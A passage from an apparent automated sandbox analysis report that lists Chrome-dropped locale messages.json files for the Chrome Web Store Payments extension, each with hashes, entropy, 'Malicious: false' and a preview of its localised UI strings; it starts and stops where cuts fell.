| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 683 |
| Entropy (8bit): | 4.675370843321512 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJVJiGGVJi+WYpU34Hpo9O+dgMmfgijO8ZpU34Huo9O03OyZnLAOfTYBIAYm:1HEVrk5WYpQzTUg/8ZpwoXOGAOfYIAd |
| MD5: | 85609CF8623582A8376C206556ED2131 |
| SHA1: | 1E16EB70DB5E59BB684866FF3E3925C2DEF25A12 |
| SHA-256: | 32A249749F12ADB6A220BF9ADC272C7E5D9AD5497A38B0086D961E3ABA17FBC6 |
| SHA-512: | 27883430865D3CFA6EDFE8C6CE1442BD96150B5CE520CCF7D556A330CAA6392C712B47BD86F7350E174876BC681F6DEC94D1312402655B0AF90883A2899EC78 |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Chrome Internetes .ruh.z Fizet.si rendszere".. },.. "app_name": {.. "message": "Chrome Internetes .ruh.z Fizet.si r endszere".. },.. "craw_app_unavailable": {.. "message": "Az alkalmaz.s jelenleg nem .rhet. el.".. },.. "craw_connect_to_network": {.. "message": "K.rj.k, csatlako zzon egy h.l.zathoz.".. },.. "iap_unavailable": {.. "message": "Az alkalmaz.son bel.li fizet.s jelenleg nem .rhet. el.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Jelentkezzen be a Chrome-ba.".. }..}.. |

| C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\id\messages.json | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 604 |
| Entropy (8bit): | 4.465685261172395 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJs25bGGs25b+WYpU34ORBHAeSJ+dgkmO8ZpU34s22C/SzFAs03OyZnLAOfTYR:1HEBaA6WYpaHFH8ZptOYOGAOf2D |
| MD5: | EAB2B946D1232AB98137E760954003AA |
| SHA1: | 60BDC2937905B311D2C9844DF2D639D7AC9F7F67 |
| SHA-256: | C6E8800450602DE0F39FE9F6854472383813FB454B08ABAE7E25A9167CE004C3 |
| SHA-512: | 970FEC9A9EF0BAF7F693C4C5977F3B47914579C5B5414FCE9DBB5E4574659A5BB9AD2DE0CC886B368F49C019785AF7D2D7FE82F71341F039EADC399ED776CA 12 |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Pembayaran Chrome Webstore".. },.. "app_name": {.. "message": "Pembayaran Chrome Webstore".. },.. "cr aw_app_unavailable": {.. "message": "Aplikasi tidak tersedia saat ini..".. },.. "craw_connect_to_network": {.. "message": "Sambungkan ke jaringan.".. },.. "iap_unavailable": {.. "message": "Pembayaran Dalam Aplikasi saat ini tidak tersedia.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be co mpleted.".. },.. "please_sign_in": {.. "message": "Harap masuk ke Chrome.".. }..}.. |

| C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\it\messages.json | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 603 |
| Entropy (8bit): | 4.479418964635223 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJsqd/bGGsqd/b+WYpU34OcX4+dgUvIO8ZpU34vq703OyZnLAOfTYsD:1HEXd/aKd/6WYpZrv58ZpskOGAOfzD |
| MD5: | A328EEF5E841E0C72D3CD7366899C5C8 |
| SHA1: | 2851ED658385804E87911643F5A4200B1FB26E13 |
| SHA-256: | CD891C45F7586FB4A2514205A11F260E4A6D4482FA03D901909DD9F57BE0536D |
| SHA-512: | E47297896E981774EC3B59D41B89D6BA9333F6B4435EB9727D8645A46B10C7D408ADE06844871FA757382FBE7E645276449DB7B1B23BC59C9A71A5CB5A5ECC5 |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Pagamenti Chrome Web Store".. },.. "app_name": {.. "message": "Pagamenti Chrome Web Store".. },.. "craw_app_una vailable": {.. "message": "App al momento non disponibile.".. },.. "craw_connect_to_network": {.. "message": "Collegati a una rete.".. },.. "iap_unavailable": {.. "message": "La funzione Pagamenti In-App non . al momento disponibile.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Accedi a Chrome.".. }..}.. |

| C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\ja\messages.json | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 697 |
| Entropy (8bit): | 5.20469020877498 |

| | |
|---|---|
| Encrypted: | false |
| SSDEEP: | 12:1HEJ07uGG07u+WYpU34DB+dgnsVztO8ZpU34MwiB03OyZnLAOfTYmSH:1HEcnDNWYp1kxU8Zp2wiqOGAOfpSH |
| MD5: | 9B3A5D473C3F2BBFAEECE94A07A940B8 |
| SHA1: | 61BACA342CF766BBA15C7B4D892A0E7DAC9405AA |
| SHA-256: | 706312A4A2AEF3317223F141EB2B82685345B7EED444F16BB4DF3A272716DA1F |
| SHA-512: | 94F6FEE9A11BD890AB8211C98D1CC142348961EBCF756F66477A3E3A76519804B70BE0AE4E551739F8AFE32D7ADE6EDE04EF6B9B9EED03E3A857E6058EEDD4 C6 |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Chrome ....."..  },.. "app_name": {.. "message": "Chrome ....."..  },.. "craw_app_unavailable": {.. "message": "..... ....."..  },.. "craw_connect_to_network": {.. "message": "....."..  },.. "iap_unavailable": {.. "message": "....."..  },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed."..  },.. "please_sign_in": {.. "message": "Chrome ....."..  }..}.. |

### C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\ko\messages.json

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 631 |
| Entropy (8bit): | 5.160315577642469 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJ1GG1+WYpU34K3aT+dgh8d0HTO8ZpU34KaNkaT03OyZnLAOfTY/YeHx:1HEajWYpc3aSl0Hq8Zpc6kasOGAOfyYA |
| MD5: | 9F6B4D82A70C74CA751E2EAE70FAB5CF |
| SHA1: | 0534F125FFCE8222277CF2BE3401C59DAF9217F8 |
| SHA-256: | D1467B8D037114403E8F4EFC52E88C4A7FEB96126BE4CFF883FEFF1084EF7E68 |
| SHA-512: | ED9319830314385D09C06F62EE34186E8CA576C857981205E4468A28B3ACD2AB03384E77B866032C324ABDD97A56EFD08E2D6E0C79D563578B3EC52517819BD |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Chrome . ... .."..  },.. "app_name": {.. "message": "Chrome . ... .."..  },.. "craw_app_unavailable": {.. "message": ".. .. ... . ....."..  },.. "craw_connect_to_network": {.. "message": "..... ....."..  },.. "iap_unavailable": {.. "message": ".. .. ... ... . ....."..  },.. "jwt_retrieve_failed": {.. " message": "The transaction could not be completed."..  },.. "please_sign_in": {.. "message": "Chrome. ....."..  }..}.. |

### C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\lt\messages.json

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 665 |
| Entropy (8bit): | 4.66839186029557 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJpqHnkGGpqHnk+WYpU346M+dgV6O8ZpU34WzSWz03OyZnLAOfTYx:1HELqHtKqHPWYpM3A8ZpwGzOGAOfg |
| MD5: | 4CA644F875606986A9898D04BDAE3EA5 |
| SHA1: | 722A10569E93975129D67FBDB75B537D9D622AD1 |
| SHA-256: | 7C311AB751D840D750C11553C083785813E079C1D464FE568A98C9E3EF3DB96C |
| SHA-512: | E575E3D0622F5BD4B6C0EE79128A1B1F1882195670139D1983F4377D847141B8FB8EBB8BCED82AF3A220ED07D3577AFBE085BADC0E9C7678292B80E3EC5D34 4 |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": ".Chrome. internetin.s parduotuv.s mok.jimo sistema"..  },.. "app_name": {.. "message": ".Chrome. internetin.s parduotuv.s mok.jimo sistema"..  },.. "craw_app_unavailable": {.. "message": "Programa .iuo metu negalima."..  },.. "craw_connect_to_network": {.. "message": "Prisijunkite prie tinklo."..  },.. "iap_unavailable": {.. "message": "Mok.jimai programoje .iuo metu negalimi."..  },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed."..  },.. "please_sign_in": {.. "message": "Prisijunkite prie .Chrome.."..  }..}.. |

### C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\lv\messages.json

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 671 |
| Entropy (8bit): | 4.631774066483956 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJFhVbGGFhVb+WYpU34wDoz+dgGedBO8ZpU34wF03OyZnLAOfTYGYID:1HENQKkWYp2Doy/em8Zp2WOGAOfRYID |
| MD5: | C5CE2C51391EAFD3DA9E4C71549A3C28 |
| SHA1: | 1F67FF6EF6E90C0CE3AAF56ED543A3EFD381574D |
| SHA-256: | 1FA1DF2CA8516DEF490FB8484E9AA498ACFF80EEF5C9258FFE42D3678E6C7DED |
| SHA-512: | C85F6281E682F52BC2147DEA7E2F3BB4DC48D98BADA8687B05C6C7271C78EA7F5431CD51671A4184C9AE004FC53C016E3C594697F483195CCBA08A93821EEF 0 |
| Malicious: | false |

| | |
|---|---|
| Preview: | {.. "app_description": {.. "message": "Chrome interneta veikala maks.jumu sist.ma".. },.. "app_name": {.. "message": "Chrome interneta veikala maks.jumu sist.ma".. },.. "craw_app_unavailable": {.. "message": "Lietotne pagaid.m nav pieejama".. },.. "craw_connect_to_network": {.. "message": "L.dzu, izveidojiet savienojumu ar t.klu.".. },.. "iap_unavailable": {.. "message": "Maks.jumi lietotn.s pa.laik nav pieejami.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "L.dzu, pierakstieties p.rl.k. Chrome.".. }..}.. |

**C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\nb\messages.json**

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 624 |
| Entropy (8bit): | 4.555032032637389 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJhiOGGhiO+WYpU34OHSN+dgFjdGFZO8ZpU34JgdN03OyZnLAOfTYiD:1HEDiHItWYpCYJ8ZpD1OGAOfRD |
| MD5: | 93C459A23BC6953FF744C35920CD2AF9 |
| SHA1: | 162F884972103A08ADB616A7EB3598431A2924C5 |
| SHA-256: | 2CD700AEB57D89C2E73333D0702556EE3FF3863516170F85669BC680FCBDC4E0 |
| SHA-512: | F76E6E8D8499306883C3EC1E774F7E8BB6B601096DA5A14D17D3E7D5732829542041E42B7350466589291ADCC83FB065FD591B4E20CFCF8EDC586E128ECBFCE 5 |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Chrome Nettmarked-betalinger".. },.. "app_name": {.. "message": "Chrome Nettmarked-betalinger".. },.. "craw_app_unavailable": {.. "message": "Appen er utilgjengelig for .yeblikket.".. },.. "craw_connect_to_network": {.. "message": "Du m. koble til et nettverk.".. },.. "iap_unavailable": {.. "message": "Betaling i app er ikke tilgjengelig for .yeblikket.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Du m. logge p. Chrome.".. }..}.. |

**C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\nl\messages.json**

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 615 |
| Entropy (8bit): | 4.4715318546237315 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJJQGkbGGJQGkb+WYpU34OQKJT+dgiXUmvFZO8ZpU34g7JT03OyZnLAOfTYMD:1HErxkaqxk6WYptndXI8ZpTOGAOfbD |
| MD5: | 7A8F9D0249C680F64DEC7650A432BD57 |
| SHA1: | 53477198AEE389F6580921B4876719B400A23CA1 |
| SHA-256: | 92BE7C2DC9CFBE5A65E9CE6488D364C8D7EC19E7B67A31E4D43C1CB2B169671C |
| SHA-512: | 969AB979546A741C0F3EDBEEB21BABA375FA8870D4FB9248CDD4C305736E332E10CAB7B64C5C078E60EC0CD73848101B390BE8F44B89C310058AF4C1CA3C8A A7 |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Betalingen via Chrome Web Store".. },.. "app_name": {.. "message": "Betalingen via Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "App momenteel niet beschikbaar.".. },.. "craw_connect_to_network": {.. "message": "Maak verbinding met een netwerk.".. },.. "iap_unavailable": {.. "message": "In-app-betalingen is momenteel niet beschikbaar.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Log in bij Chrome.".. }..}.. |

**C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\pl\messages.json**

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 636 |
| Entropy (8bit): | 4.646901997539488 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJbiVbGGbiVb+WYpU34OBHlBi9+dgQUg6O8ZpU34bdbfiIu03OyZnLAOfTYR5k:1HE5iVauiV6WYpIAYr8ZpxFiaOGAOflC |
| MD5: | 0E6194126AFCCD1E3098D276A7400175 |
| SHA1: | E8127B905A640B1C46362FA6E1127BE172F4A40F |
| SHA-256: | E2699F98C511B18A2AFB82EAE9A4804B646C4FF1077D80E77C17A3943A6373C2 |
| SHA-512: | A71F7C7BFBBF1E37E699601AF2E095C56CBA91F90CB7556477DF31D01B83ADFB1271E1775C9BA299FF6875BBFC2B6AB47488CC88E33DEF2F6F2E0E5AC687B7 77 |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "P.atno.ci w sklepie Chrome Web Store".. },.. "app_name": {.. "message": "P.atno.ci w sklepie Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Aplikacja jest obecnie niedost.pna.".. },.. "craw_connect_to_network": {.. "message": "Po..cz si. z sieci..".. },.. "iap_unavailable": {.. "message": "P.atno.ci w ramach aplikacji s. teraz niedost.pne.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Zaloguj si. w Chrome.".. }..}.. |

**C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\pt_BR\messages.json**

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 636 |
| Entropy (8bit): | 4.515158874306633 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJsc/bGGsc/b+WYpU34OLw+dgn/KzO8ZpU34FjIBMwGRO03OyZnLAOfTYN+KcY:1HEb/a8/6WYp4mZ8Zp7cKlOGAOf2tD |
| MD5: | 86A2B91FA18B867209024C522ED665D5 |
| SHA1: | 63DEC245637818C76655E01FCB6D59784BC7184E |
| SHA-256: | 6374880FDD1F8AF1EE8AEA6A06B73BE0AB265AFCEB4FE6F08BDE3B3989264B21 |
| SHA-512: | DA6DBDE5028756421C2904F605632EE98831A25A1247E6238A931629B94CE8A00FD76F4235F118D2167304BD60F2C06B2AD78E54FF6CE53F8C38DF8C7B5AFCE |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Pagamentos da Chrome Web Store".. },.. "app_name": {.. "message": "Pagamentos da Chrome Web Store".. },.. "craw _app_unavailable": {.. "message": "Aplicativo indispon.vel no momento.".. },.. "craw_connect_to_network": {.. "message": "Conecte-se a uma rede.".. },.. "iap_unavailable": {.. "message": "No momento, os Pagamentos no aplicativo n.o est.o dispon.veis.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Fa.a login no Google Chrome.".. }..}.. |

**C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\pt_PT\messages.json**

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 622 |
| Entropy (8bit): | 4.526171498622949 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJsZUkbGGsZUkb+WYpU34OAE+dgqxKzO8ZpU34rEpBfvPO03OyZnLAOfTYLD:1HEmUka5Uk6WYpFvdxZ8ZpSTnPlOGAOS |
| MD5: | 750A4800EDB93FBE56495963F9FB3B94 |
| SHA1: | 8BFB915488A4EB3CB33D68E2E59F1F8447DB7D61 |
| SHA-256: | C1C94F65FABAF17DEF98A8587711A56D61B1E5607500E9B01F2824DB109F9E83 |
| SHA-512: | 2AEDEF5793406221BE76AF22031CE8C30AB5FAEAED09BB394C153E2EBE990C89C1A2A73B40D8A92842641AFCA8C77FFD808A2058602D3646FD8DAE2844406F 24 |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Pagamentos via Chrome Web Store".. },.. "app_name": {.. "message": "Pagamentos via Chrome Web Store".. },.. "cr aw_app_unavailable": {.. "message": "Aplica..o atualmente indispon.vel.".. },.. "craw_connect_to_network": {.. "message": "Ligue-se a uma rede.".. },.. "iap_unavailable": {.. "message": "Os Pagamentos na app est.o atualmente indispon.veis.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Inicie sess.o no Chrome.".. }..}.. |

**C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\ro\messages.json**

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 641 |
| Entropy (8bit): | 4.61125938671415 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJqJrJZGGqJrJZ+WYpU344HIx2Z+dgrVPlZO8ZpU34qT7hI3O03OyZnLAOfTYU:1HEC4D8WYpKow8WV68ZpKhoOGAOfoVGD |
| MD5: | 98D43E4B1054A65DF3FA3CC40AB6FB6D |
| SHA1: | 46E0A21C4DA2BB5D4D8F837AE211C1B6FA26E7E2 |
| SHA-256: | 113A13900CBA62FE8AED06751971C23A80A99B47F9BE219CF884D57DB19611D9 |
| SHA-512: | A76DC53912A4F46714926B9EA2B22E909540E447F61F6DD72607AB7B3BB5D4A9B39E525B04C33AEC53BA813D14AC1FB5827275B2524E52B693E83171E1CD146 |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Pl..i prin Magazinul web Chrome".. },.. "app_name": {.. "message": "Pl..i prin Magazinul web Chrome".. },.. "cr aw_app_unavailable": {.. "message": "..n prezent, aplica.ia nu este disponibil..".. },.. "craw_connect_to_network": {.. "message": "Conecteaz.-te la o re.ea.".. },.. "iap_unavailable": {.. "message": "Pl..ile .n aplica.ie nu sunt disponibile momentan.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be c ompleted.".. },.. "please_sign_in": {.. "message": "Conecteaz.-te la Chrome.".. }..}.. |

**C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\ru\messages.json**

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 744 |
| Entropy (8bit): | 4.918620852166656 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJ7OJHZMSl3ZGG7OJHZMSl3Z+WYpU34zWJ2F+dgVtLSv/TO8ZpU347NWjT03On:1HElOJHZMq4uOJHZMq8WYpdWJ/YGHq8m |

| | |
|---|---|
| MD5: | DB2EDF1465946C06BD95C71A1E13AE64 |
| SHA1: | FB4F3ECE9ECECEBBC6CA2A592A15FB9C1FDFB811 |
| SHA-256: | FBAF22CE6E16DE174CED8CB5EA3098CCA1C3426A2111FF33BD3E64DA64ED67AB |
| SHA-512: | 4E0CF00BAEF1757548DEB17BBE1AF55770A0A0F7351779EF55C7DEFA6D112D0227B8865C2C22E0EC62E6E2F1C8E1632A2D0CE6828D25C5ABBF143C990116F6 32 |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "......... ....... ........-........ Chrome".. },.. "app_name": {.. "message": "......... ....... ........-........ Chrome".. },.. "craw_app_unavailable": {.. "message": ".......... ...........".. },.. "craw_connect_to_network": {.. "message": "............ . .....".. },.. "iap_unavailable": {.. "message": "....... ..... .......... ...........".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "....... . Chrome.".. }.. }.. |

| C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\sk\messages.json | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 647 |
| Entropy (8bit): | 4.640777810668463 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJfZGGfZ+WYpU34ORO+dgmmCO8ZpU34yH7u2Z03OyZnLAOfTYCUAi0D:1HEl4G8WYpetPmD8ZpcH7aOGAOfzUeD |
| MD5: | 8DF215D1EFBDABB175CCDD68ED8DCB0A |
| SHA1: | 2B374462137A38589A73FDD00A84CBDC7E50F9F4 |
| SHA-256: | 7FA16AF97E6CFC52EC6008EB679D3F30E7E0C24F9EF2D18A9228EAF4DED9D63B |
| SHA-512: | C0E623343BDAEB4731800D183B59F2FCFE285F0C7153EC99641FD84F2F2DCFE47D21E73F3D28B1240340453C5668EB0AFFBE087AAB62F1C88CD2A40CC44E59 D |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Platby Internetov.ho obchodu Chrome".. },.. "app_name": {.. "message": "Platby Internetov.ho obchodu Chrome".. },.. "craw_app_unavailable": {.. "message": "Aplik.cia moment.lne nie je dostupn..".. },.. "craw_connect_to_network": {.. "message": "Pripojte sa k sieti.".. },.. "iap_unavailable": {.. "message": "Platby v aplik.cii moment.lne nie s. k dispoz.cii.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be com pleted.".. },.. "please_sign_in": {.. "message": "Prihl.ste sa do prehliada.a Chrome.".. }..}.. |

| C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\sl\messages.json | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 617 |
| Entropy (8bit): | 4.5101656584816885 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJGcyvmbZGGGcyvmbZ+WYpU34OBOEtf+dgca1ZO8ZpU34GcQArERff03OyZnLh:1HE4cyY4TcyY8WYpNoWa1w8ZpQcQ6AfK |
| MD5: | 3943FA2A647AECEDFD685408B27139EE |
| SHA1: | 0129DD19D28373359530B3B477FE8A9279DABB7D |
| SHA-256: | 18AFF072EE0DF7C3495045435C752A805606E6D5D462EF2321C443F1773F4B3A |
| SHA-512: | 42E62B3855611FF2E1D39C11404CB1A09825EE4CA6A8ACB3FF538B4574388F549E3BD79137DD4DC128A8DC44DD270D7D878E4AAD20DA8250A5C25297B0DEC( 9D |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Pla.ila v spletni trgovini Chrome".. },.. "app_name": {.. "message": "Pla.ila v spletni trgovini Chrome".. },.. "craw_app _unavailable": {.. "message": "Aplikacija trenutno ni na voljo.".. },.. "craw_connect_to_network": {.. "message": "Pove.ite se z omre.jem.".. },.. "iap_unavailabl e": {.. "message": "Pla.ila v aplikacijah trenutno niso na voljo.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. " please_sign_in": {.. "message": "Prijavite se v Chrome.".. }..}.. |

| C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\sr\messages.json | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 743 |
| Entropy (8bit): | 4.913927107235852 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJssbdOGGssbdO+WYpU347xBP+dgcucO8ZpU34s1muP03OyZnLAOfTYzDYD:1HEKsb59sbTWYplx4Xud8Zpy1mNOGAOv |
| MD5: | D485DF17F085B6A37125694F85646FD0 |
| SHA1: | 24D51D8642CDC6EFD5D8D7A4430232D8CDE25108 |
| SHA-256: | 7FFDE34C58E7C376C042DE64DEF6481DAE32BE8B70F0B18EDF536290CBE0C818 |
| SHA-512: | 0DDECFD860E99290B6C3AAA04F510272AE081CF2D93ED5832D9D6378EC9D36177FFBE213471247FB94721EA34A83E7665669200047091D0FDE134E3D763217E |
| Malicious: | false |

| | |
|---|---|
| Preview: | {.. "app_description": {.. "message": "..... . Chrome ...-....."..  },.. "app_name": {.. "message": "..... . Chrome ...-....."..  },.. "craw_app_unavailable": {.. "message": "..... .. ..... ....."..  },.. "craw_connect_to_network": {.. "message": "..... .. ....."..  },.. "iap_unavailable": {.. "message": "..... . ..... .. ..... ....."..  },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed."..  },.. "please_sign_in": {.. "message": "..... .. . Chrome."..  }..}.. |

### C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\sv\messages.json

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 630 |
| Entropy (8bit): | 4.52964089437422 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJJMkbGGJMkb+WYpU34OACwz+dgNPGFZO8ZpU34JgpXLSb03OyZnLAOfTYLdID:1HErMkaqMk6WYpTOcb8ZpDgdZOGAOf8Y |
| MD5: | D372B8204EB743E16F45C7CBD3CAAF37 |
| SHA1: | C96C57219D292B01016B37DCF82E7C79AD0DD1E8 |
| SHA-256: | B8BA77E0089B0676545EC16D32468B727812B444F90B33A7A5B748E6C36C4388 |
| SHA-512: | 33640529E0D5DCC5CA4BDB0615A2818E8D26C6FCB7B3474C08AC3EB67B9DB40E1F0A79954ED20728CD47A686D2533DCBC76ABCBDB917F8530C8DE8BBA687 52E |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Betalning via Chrome Web Store"..  },.. "app_name": {.. "message": "Betalning via Chrome Web Store"..  },.. "craw _app_unavailable": {.. "message": "Appen .r inte tillg.nglig f.r tillf.llet."..  },.. "craw_connect_to_network": {.. "message": "Anslut till ett n.tverk."..  },.. "iap_unavai lable": {.. "message": "Betalning i appen .r inte tillg.ngligt f.r n.rvarande."..  },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed."..  },.. "please_sign_in": {.. "message": "Logga in i Chrome."..  }..}.. |

### C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\th\messages.json

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 945 |
| Entropy (8bit): | 4.801079428724355 |
| Encrypted: | false |
| SSDEEP: | 24:1HEKa1dDa1/WYp6UFi72SmlG8ZpyactrW2SAOGAOfvSLD:WK2DNYp6U4y3bpyLxwGFW |
| MD5: | 83E2D1E97791A4B2C5C69926EFB629C9 |
| SHA1: | 429600425CB0F196DDD717F940E94DBD8BFF2837 |
| SHA-256: | 2FECA577F43D97BAEEA464741D585892103585208FD0A935B810A03BDCE83C88 |
| SHA-512: | 60A5928DAA8CB4341487F477C56B5A98B83EDE50E5F4F55A802E01FDDAB86F3E795D391953D3D9214552D14D3F58C5A183693C613720FC12FC387D7B8F9B9AB |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "..... Chrome ....."..  },.. "app_name": {.. "message": "..... Chrome ....."..  },.. "craw_app_unavailable": {.. "message": "....."..  },.. "craw_connect_to_network": {.. "message": "....."..  },.. "iap_unavailable": {.. "message": "..... ....."..  },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed."..  },.. "please_sign_in": {.. "message": "..... Chrome".. }..}.. |

### C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\tr\messages.json

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 631 |
| Entropy (8bit): | 4.710869622361971 |
| Encrypted: | false |
